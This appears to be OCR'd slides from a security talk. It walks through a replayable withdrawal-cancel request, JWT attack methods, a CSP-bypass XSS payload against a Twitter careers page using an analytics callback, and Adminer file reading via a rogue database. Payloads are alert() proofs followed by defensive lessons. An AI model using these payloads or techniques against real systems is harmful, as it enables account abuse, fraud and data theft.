
Lesson Learned

- A bucket turn off permission to access for "Everyone" (Turn off Object list).
- Web application must validate the authorization before generate token to access to the resources.


Arbitrarily Create Bitcoin

MAYASEVEN
HACK THINGS


Arbitrarily Create Bitcoin


Withdraw cryptocurrency
Balance deducted
Cancel a withdrawal transaction
Cryptocurrency transferred back to the user's balance

Arbitrarily Create Bitcoin


Withdraw cryptocurrency
Balance deducted
Cancel a withdrawal transaction
Cryptocurrency transferred back to the user's balance

Arbitrarily Create Bitcoin


Cancel a withdrawal transaction
Intercept a request with Burp Suite
Webapp
Cryptocurrency transferred back to the user’s balance

```
GET /transaction.php?cancel_withdraw_transactionid=MjQ=
HTTP/1.1
Host: 192.168.1.44:8080
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: close
Cookie:
token=eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7In
VzZXIiOiJtYXlhc2V2ZW4iLCJ1c2VyaWQiOjEsInRlc3QiOiJ0ZXN0I
n0sImV4cCI6MTU1ODEyMDM5OX0.E_VOI2BCXNFvmgNhWM
QWREfXZc49LSWLW80DESzCPgU
Upgrade-Insecure-Requests: 1
```

Why not repeat
this request.

Arbitrarily Create Bitcoin

Demo !

Lesson Learned

- Limit transaction to be canceled only one time.
- Transaction ID should be unpredictable.
- Check the authorization.

Attacking JSON Web Token

MAYASEVEN
HACK THINGS

Attacking JSON Web Token

JSON Web Token (JWT):


- A compact and self-contained way for securely transmitting information between parties as a JSON object
- This information can be verified and trusted because it is digitally signed.
- Consist of three parts separated by dots (.), which are Header.Payload.Signature, each part encoded with base64.

example: xxxxx.yyyyy.zzzzz

Attacking JSON Web Token

Header:

- The header typically consists of two parts which is JWT and the hashing algorithm.




```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

- Then this JSON is Base64 encoded to form the first part of the JWT

Attacking JSON Web Token

Payload:

- Contains statements about an entity and additional metadata.




```
{
  "name": "Mayaseven",
  "admin": true
}
```

- Then this JSON is Base64 encoded to form the first part of the JWT

Attacking JSON Web Token

Signature:

- Sign the encoded header and payload by using a key and the algorithm specified in the header.



```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Attacking JSON Web Token

We cannot change any field in JWT because of signature verification, so how to attacks JWT ?

Attacking JSON Web Token

Three ways for attacking JWT:

- Cracking HMAC by using wordlist or Brute Forcing
- None Algorithm Attack
- Modifying algorithm in the “alg” field

Attacking JSON Web Token

Demo !

Lesson Learned

- For HMAC, use strong symmetric key.
- Never accept the “none” algorithm.
- Use reliable JWT library.

XSS Triggered by CSP Bypass

MAYASEVEN
HACK THINGS


XSS Triggered by CSP Bypass

- CSP (Content-Security-Policy)
  - Header to prevent cross-site scripting (XSS resulting from execution of malicious content in the trusted web page context).


```
content-security-policy: default-src ‘self’ ; connect-src ‘self’ ; font-src ‘self’
https://*.twimg.com https://*.twitter.com data:; frame-src ‘self’
https://twitter.com https://*.twitter.com; script-src ‘self’ https://*.twitter.com;
```

MAYASEVEN
HACK THINGS

Typical XSS


Website
Attacker inject a script to a webpage
Victim access the webpage
JavaScript executed


Implement CSP to Protect XSS


Website with CSP header
Attacker inject a script to a webpage
Victim access the webpage
JavaScript not executed

Implement CSP to Protect XSS

So, how to bypass Content Security Policy?

How to bypass CSP ?


Find XSS entry point
Find input return in response
Inject script with external script file
Script executed


- Input return in response
  - Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

XSS Triggered by CSP Bypass

- XSS on website with CSP

Find XSS entry point

https://careers.twitter.com/en/jobs-search.html?location=1"onmouseove="alert(1)"



view-source:https://careers.twitter.com/en/jobs-search.html?location=1" onmouseover%3d"


```
    <ul class="pagination" aria-label="Pagination">


      <li class="prev">
        <a href="https://careers.twitter.com/en/jobs-search.html?q=1&start=60&team=&location=1"
onmouseover="alert(1)">
          <div class="arrow-down">
            <i aria-hidden="true" class="icon-navigation_down_arrow"></i>
            <span class="screen-reader">Previous</span>
          </div>
        </a>
      </li>
```

Script could not execute because it was blocked by Content-Security-Policy.

XSS Triggered by CSP Bypass

Find input return in response

- Input return in response


File Edit View History Bookmarks Tools Help
Find your dream
https://careers.twitter.com/en/...
https://anal.

```
https://analytics.twitter.com/tpm?tpm_cb=alert(document.domain)
```

```
alert(document.domain)({})
```

Input being returned in the application responses is not a vulnerability in its own right. However, it is a prerequisite for XSS in this case.

XSS Triggered by CSP Bypass

- Final Payload and URL

Inject script with external script file

```
<script src="//analytics.twitter.com/tpm?tpm_cb=alert(document.domain)>//"></script>
```

XSS Triggered by CSP Bypass

Demo !

Lesson Learned


- Input or output should be sanitized.
- Cannot use only CSP to prevent XSS

Adminer Arbitrary File Read

MAYASEVEN
HACK THINGS

Adminer Arbitrary File Read

- Adminer
  - A database management in a single PHP file , which allows the user connecting to any database server.
- How to find adminer path?
  - Dirsearch, wfuzz and etc.



Language: English

Adminer 4.0.3

DB: amara

SQL command Import
Dump Create table

select authors
select map
select originals
select revisions
select *stats_authors*
select *stats_cycle*
select *stats_revisions*
select subtitles

MySQL » Server » Database: amara

Logout

Database: amara

Alter database Database schema Privileges

Tables and views

Search data in tables (5)

Search

Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
authors	InnoDB	utf8_unicode_ci	2,637,824	491,520	4,194,304	12,405	~ 11,109	
map	InnoDB	utf8_unicode_ci	376,832	196,608	0		~ 5,380	
originals	InnoDB	utf8_unicode_ci	1,589,248	442,368	3,145,728	172,382	~ 5,475	
revisions	InnoDB	utf8_unicode_ci	11,026,432	17,891,328	5,242,880	93,869	~ 77,687	
stats_authors	View						?	
stats_cycle	View						?	
stats_revisions	View						?	
subtitles	InnoDB	utf8_unicode_ci	560,611,328	1,589,248	5,242,880		~ 122,669	
8 in total	InnoDB	utf8_unicode_ci	576,241,664	20,611,072	0			

Selected (0)

Analyze Optimize Check Repair Truncate Drop


Move to other database: amara Move Copy

Create table Create view

Routines


Adminer Arbitrary File Read

- Create databases and tables.
- MySQL command to read the local files on the server


Reading local files by adminer script without valid credentials
Attacker's Zone
Remote Server
Adminer
Database management in single PHP file
Adminer connects to attackers database
Local Files

Adminer Arbitrary File Read

- Create databases and tables.



Language: English

Adminer [redacted]

DB:

SQL command Import Export

